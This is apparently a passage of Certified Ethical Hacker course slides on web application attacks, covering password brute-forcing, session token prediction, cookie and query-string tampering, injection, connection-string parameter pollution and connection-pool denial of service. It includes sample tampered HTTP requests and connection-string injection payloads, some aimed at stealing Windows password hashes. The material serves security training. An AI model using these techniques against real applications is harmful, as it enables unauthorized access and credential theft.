
Password guessing can be performed manually or using automated tools such as **WebCracker, Brutus, Burp Insider, THC-Hydra** etc.




<http://freeworld.thc.org>

Password Attacks: Brute-forcing

- In brute-forcing attacks, attackers **crack the log-in passwords** by trying all possible values from a set of alphabets, numeric, and special characters
- Attackers can use password cracking tools such as **Burp Suite's Intruder**, **Brutus**, and **Sensepost's Crowbar**



<http://portswigger.net>



<http://www.hoobie.net>

Session Attacks: Session ID Prediction/ Brute-forcing



In the first step, the attacker **collects some valid session ID values** by **sniffing traffic** from authenticated users

Attackers then **analyze captured session IDs** to determine session ID generation process such as the structure of session ID, the information that is used to create it, and the encryption or hash algorithm used by application to protect it



In addition, the attacker can implement a brute force technique to generate and test different **values of session ID** until he successfully gets access to the application

Vulnerable session generation mechanisms that use session IDs composed by username or other predictable information, like timestamp or client IP address can be exploited by easily **guessing valid session IDs**



GET Request

```
GET http://janaina:8180/WebGoat/attack?Screen=17 & menu=410 HTTP/1.1
Host: janaina:8180
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.2; en-US; rv:1.8.1.4) Gecko/20070515 Firefox/2.0.04
Accept: text/xml, application/xml, application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
Referer: http://janaina: 8180/WebGoat/attack?Screen=17&menu=410
Cookie: JSESSIONID=user01
Authorization: Basic Z3Vic3Q6Z3Vic3Q=
```

Predictable Session Cookie

CEH
Certified Ethical Hacker

77

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Cookie Exploitation: Cookie Poisoning

- If the cookie contains **passwords** or **session identifiers**, attackers can steal the cookie using techniques such as **script injection** and **eavesdropping**
- Attackers then replay the cookie with the same or altered passwords or session identifiers to **bypass web application authentication**
- Attackers can trap cookies using tools such as **Paros Proxy**, **Burp Suite**, etc.


Attacker

Web Server

78


Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Web App Hacking Methodology



Authorization Attack

Attackers **manipulate the HTTP requests** to subvert the application authorization schemes by **modifying input fields** that relate to user ID, username, access group, cost, filenames, file identifiers, etc.



Attackers first access web application using low privileged account and then escalate privileges to **access protected resources**

HTTP Request Tampering

Query String Tampering

- If the query string is visible in the address bar on the browser, the attacker can easily change the string parameter to **bypass authorization mechanisms**

```
http://www.juggyboy.com/mail.aspx?mailbox=john&company=acme%20com
https://juggyshop.com/books/download/852741369.pdf
https://juggybank.com/login/home.jsp?admin=true
```

- Attackers can use web spidering tools such as Burp Suite to scan web app for POST parameters

HTTP Headers

- If the application uses the **Referer header** for making access control decisions, attackers can modify it to access **protected application functionalities**


```
GET http://juggyboy:8180/Applications/Download?ItemID = 201 HTTP/1.1
Host: janaina:8180
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.2; en-US; rv:1.8.1.4) Gecko/20070515 Firefox/2.0.04
Accept: text/xml, application/xml, application/xhtml+xml, text/html;q=0.9, text/plain;q=0.8, image/png, */*;q=0.5
.....
Proxy-Connection: keep-alive
Referer: http://juggyboy:8180/Applications/Download?Admin = False
```

ItemID = 201 is not accessible as Admin parameter is set to false, attacker can change it to true and access protected items




Authorization Attack: Cookie Parameter Tampering


- In the first step, the attacker collects some cookies set by the web application and analyzes them to determine the **cookie generation mechanism**
- Attacker then traps cookies set by the web application, tampers with its parameters using tools such **Paros Proxy**, and replay to the application



Web App Hacking Methodology



Session Management Attack



Attacking Session Token Generation Mechanism

Weak Encoding Example

`https://www.juggyboy.com/checkout?
SessionToken=%75%73%65%72%3D%6A%61%73%6F%6E%3B%61%70%7
0%3D%61%64%6D%69%6E%3B%64%61%74%65%3D%32%33%2F%31%31%2
F%32%30%31%30`

Hex-encoding of an ASCII string `user=jason;app=admin;date=23/11/2010`,
attacker can predict another session token by just changing date and
use it for another transaction with server




Session Token Prediction


Attackers obtain valid session tokens by sniffing the traffic or legitimately logging into application and analyzing it for encoding (hex-encoding, Base64) or any pattern. If any meaning can be reverse engineered from the sample of session tokens, attackers attempt to guess the tokens recently issued to other application users. Attackers then make a large number of requests with the predicted tokens to a session-dependent page to determine a valid session token

Attacking Session Tokens Handling Mechanism: **Session Token Sniffing**

- Attackers sniff the application traffic using a sniffing tool such as **Wireshark** or an intercepting proxy such as **Burp**. If HTTP cookies are being used as the transmission mechanism for session tokens and the secure flag is not set, attackers can **replay the cookie** to gain unauthorized access to application
- Attacker can use **session cookies** to perform session hijacking, session replay, and Man-in-the-Middle attacks



Web App Hacking Methodology



Injection Attacks


In injection attacks, attackers supply **crafted malicious input** that is syntactically correct according to the interpreted language being used in order to break **application's normal intended**

If user input is used into code that is dynamically executed, **enter crafted input** that breaks the intended data context and executes commands on the server



Exploit operating systems by **entering malicious codes in input fields** if applications utilize user input in a system-level command

Inject **arbitrary SMTP commands** into application and SMTP server conversation to generate large volumes of spam email



Enter a series of malicious SQL queries into **input fields** to directly manipulate the database

Take advantage of **non-validated web application input vulnerabilities** to pass LDAP filters to obtain direct access to databases



Enter malicious strings in input fields in order to **manipulate the XPath query** so that it interferes with the application's logic

Note: For complete coverage of SQL Injection concepts and techniques refer Module 14: SQL Injection Attacks



Web App Hacking Methodology

1	Footprint Web Infrastructure	Attack Session Management Mechanism	6
2	Attack Web Servers	Perform Injection Attacks	7
3	Analyze Web Applications	Attack Data Connectivity	8
4	Attack Authentication Mechanism	Attack Web App Client	9
5	Attack Authorization Schemes	Attack Web Services	10



Attack Data Connectivity



Database connection strings are used to **connect applications to database engines**

```
"Data Source=Server,Port;  
Network Library=DBMSSOCN;  
Initial Catalog=DataBase;  
User ID=Username;  
Password=pwd;"
```

Example of a common connection string used to connect to a Microsoft SQL Server database

Database connectivity attacks exploit the way applications connect to the database instead of abusing database queries

Data Connectivity Attacks

1. Connection String Injection
2. Connection String Parameter Pollution (CSPP) Attacks
3. Connection Pool DoS



Connection String Injection

- In a delegated authentication environment, attacker **inject parameters in connection string** by appending them with the semicolon (;) character
- A connection string injection attack can occur when dynamic string concatenation is used to build connection strings based on user input



Before Injection

```
"Data Source=Server,Port; Network Library=DBMSSOCN; Initial Catalog=DataBase;  
User ID=Username; Password=pwd;"
```

After Injection

```
"Data Source=Server,Port; Network Library=DBMSSOCN; Initial Catalog=DataBase;  
User ID=Username; Password=pwd; Encryption=off"
```

When the connection string is populated, **the Encryption value will be added to the previously configured set of parameters**



Connection String Parameter Pollution (CSPP) Attacks

In CSPP Attacks, attackers **overwrite parameter values** in the connection string

Hash Stealing

Attacker replace the value of **Data Source parameter** with that of a Rogue Microsoft SQL Server connected to the Internet running a sniffer

```
Data source = SQL2005;  
initial catalog = db1;  
integrated security=no; user  
id=;Data Source=Rogue  
Server; Password=;  
Integrated Security=true;
```

Attacker will then sniff **Windows credentials** (password hashes) when application tries to connect to *Rogue_Server* with the Windows credentials it's running on

Port Scanning

Attacker tries to connect to different **ports** by changing value for and see the error messages obtained

```
Data source = SQL2005;  
initial catalog = db1;  
integrated security=no; user  
id=;Data Source=Target  
Server, Target Port=443;  
Password=; Integrated  
Security=true;
```



Hijacking Web Credentials

Attacker tries to connect to the database by using the **Web Application System** account instead of a user-provided set of credentials

```
Data source = SQL2005;  
initial catalog = db1;  
integrated security=no; user  
id=;Data Source=Target  
Server, Target Port;  
Password=; Integrated  
Security=true;
```



Connection Pool DoS



Attacker examines the **connection pooling settings** of the application, constructs a large malicious SQL query and runs multiple queries simultaneously to consume all connections in the **connection pool**, causing database queries to fail for **legitimate users**

Example:

By default in ASP.NET, the maximum allowed connections in the pool is **100** and timeout is **30** seconds

Thus an attacker can run **100** multiple queries with **30+** seconds execution time within **30** seconds to cause a **connection pool DoS** such that no one else would be able to use the database related parts of the application

Web App Hacking Methodology

1	Footprint Web Infrastructure	Attack Session Management Mechanism	6
2	Attack Web Servers	Perform Injection Attacks	7
3	Analyze Web Applications	Attack Data Connectivity	8
4	Attack Authentication Mechanism	Attack Web App Client	9
5	Attack Authorization Schemes	Attack Web Services	10



Attack Web App Client

Attackers interact with the **server-side applications** in unexpected ways in order to perform malicious actions against the end users and **access unauthorized data**



